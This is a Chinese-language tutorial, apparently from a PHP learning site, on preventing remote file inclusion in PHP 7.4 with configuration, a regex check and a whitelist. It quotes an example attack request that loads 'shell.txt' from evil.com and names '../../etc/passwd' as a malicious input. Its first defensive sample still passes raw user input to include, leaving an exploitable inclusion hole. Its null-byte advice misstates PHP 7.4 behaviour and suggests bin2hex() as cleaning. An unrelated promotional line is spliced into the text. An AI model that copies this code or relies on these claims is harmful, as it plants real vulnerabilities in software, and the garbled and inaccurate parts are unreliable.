










彻底修复php7.4远程文件包含漏洞的核心做法是:在入口脚本中强制开启`allow_url_include=off`,并在业务代码中使用白名单机制校验`$_get`或`$_post`传入的文件名,严禁直接使用用户输入拼接路径。通过配置禁用远程加载并限制本地文件范围,可从根本上阻断攻击者利用`php://input`或http url执行恶意代码的风险。
如何验证当前环境是否允许远程包含
要确认服务器是否处于危险状态,需检查`php.ini`中`allow_url_include`的配置值。若该值为`On`,则攻击者可构造类似`?file=http://evil.com/shell.txt`的请求直接注入代码。使用`phpinfo()`函数可查看当前生效的配置项,确保生产环境中此项严格关闭。
<?php
// 检查远程包含是否开启
if (ini_get('allow_url_include')) {
    echo '危险:远程包含已开启';
} else {
    echo '安全:远程包含已关闭';
}

// 模拟获取用户输入
$file = $_GET['file'] ?? '';

// 基础防御:检查是否为远程协议
if (preg_match('/^https?:\/\//', $file)) {
    die('非法访问:禁止远程文件');
}

// 进一步处理本地文件逻辑
include $file;
?>
上述代码首先通过`ini_get`读取配置状态。接着对`$_GET['file']`进行正则匹配,若发现`http://`或`https://`前缀则直接终止脚本。这层防御配合底层配置关闭,能拦截绝大多数基于URL的注入尝试。注意,仅靠前端或应用层过滤不够,必须确保`php.ini`层面的硬性限制。
立即学习“PHP免费学习笔记(深入)”;

使用官方Model Context Protocol PHP SDK将PHP应用程序功能暴露为MCP工具、资源和提示,用于代理工作流。
如何构建安全的本地文件包含白名单
当需要包含本地文件时,应建立严格的白名单映射表,将用户输入的标识符映射到实际文件路径,避免直接拼接字符串。例如,定义一个数组存储允许的页面模块,只有匹配该数组的输入才会被包含。这种方法消除了路径遍历和任意文件读取的可能性。

<?php
// 定义允许包含的文件白名单
$allowed_pages = [
    'home' => 'pages/home.php',
    'about' => 'pages/about.php',
    'contact' => 'pages/contact.php'
];

// 获取用户请求的页面标识
$page = $_GET['page'] ?? 'home';

// 检查输入是否在白名单中
if (!array_key_exists($page, $allowed_pages)) {
    die('错误:未找到指定页面');
}

// 安全地包含文件
include $allowed_pages[$page];
?>
在此示例中,`$allowed_pages`数组充当了安全网关。即使用户尝试传入`../../etc/passwd`或`index.php`等恶意值,由于`array_key_exists`返回`false`,脚本会直接报错退出,不会执行任何包含操作。这种映射方式比简单的字符串替换更安全,因为它完全隔离了用户输入与文件系统路径的直接关联。
如果用户输入包含空字节会发生什么
在PHP7.4及更早版本中,如果用户输入的字符串中包含空字节(%00),可能会截断后续的路径校验逻辑,导致绕过白名单检查。例如,输入`admin.php%00.jpg`在某些旧版PHP中可能被解析为`admin.php`从而被执行。虽然PHP7.4对此类行为有所收紧,但仍建议对所有输入进行严格的类型检查和净化。
针对空字节风险,应在接收输入后立即使用`bin2hex()`或`filter_var()`进行处理,或者在包含前使用`basename()`函数提取纯文件名。结合前面的白名单机制,即使发生截断,由于白名单中不包含带特殊字符的键名,攻击依然无效。最稳妥的做法是始终假设输入不可信,并在进入业务逻辑前完成所有清洗工作。




















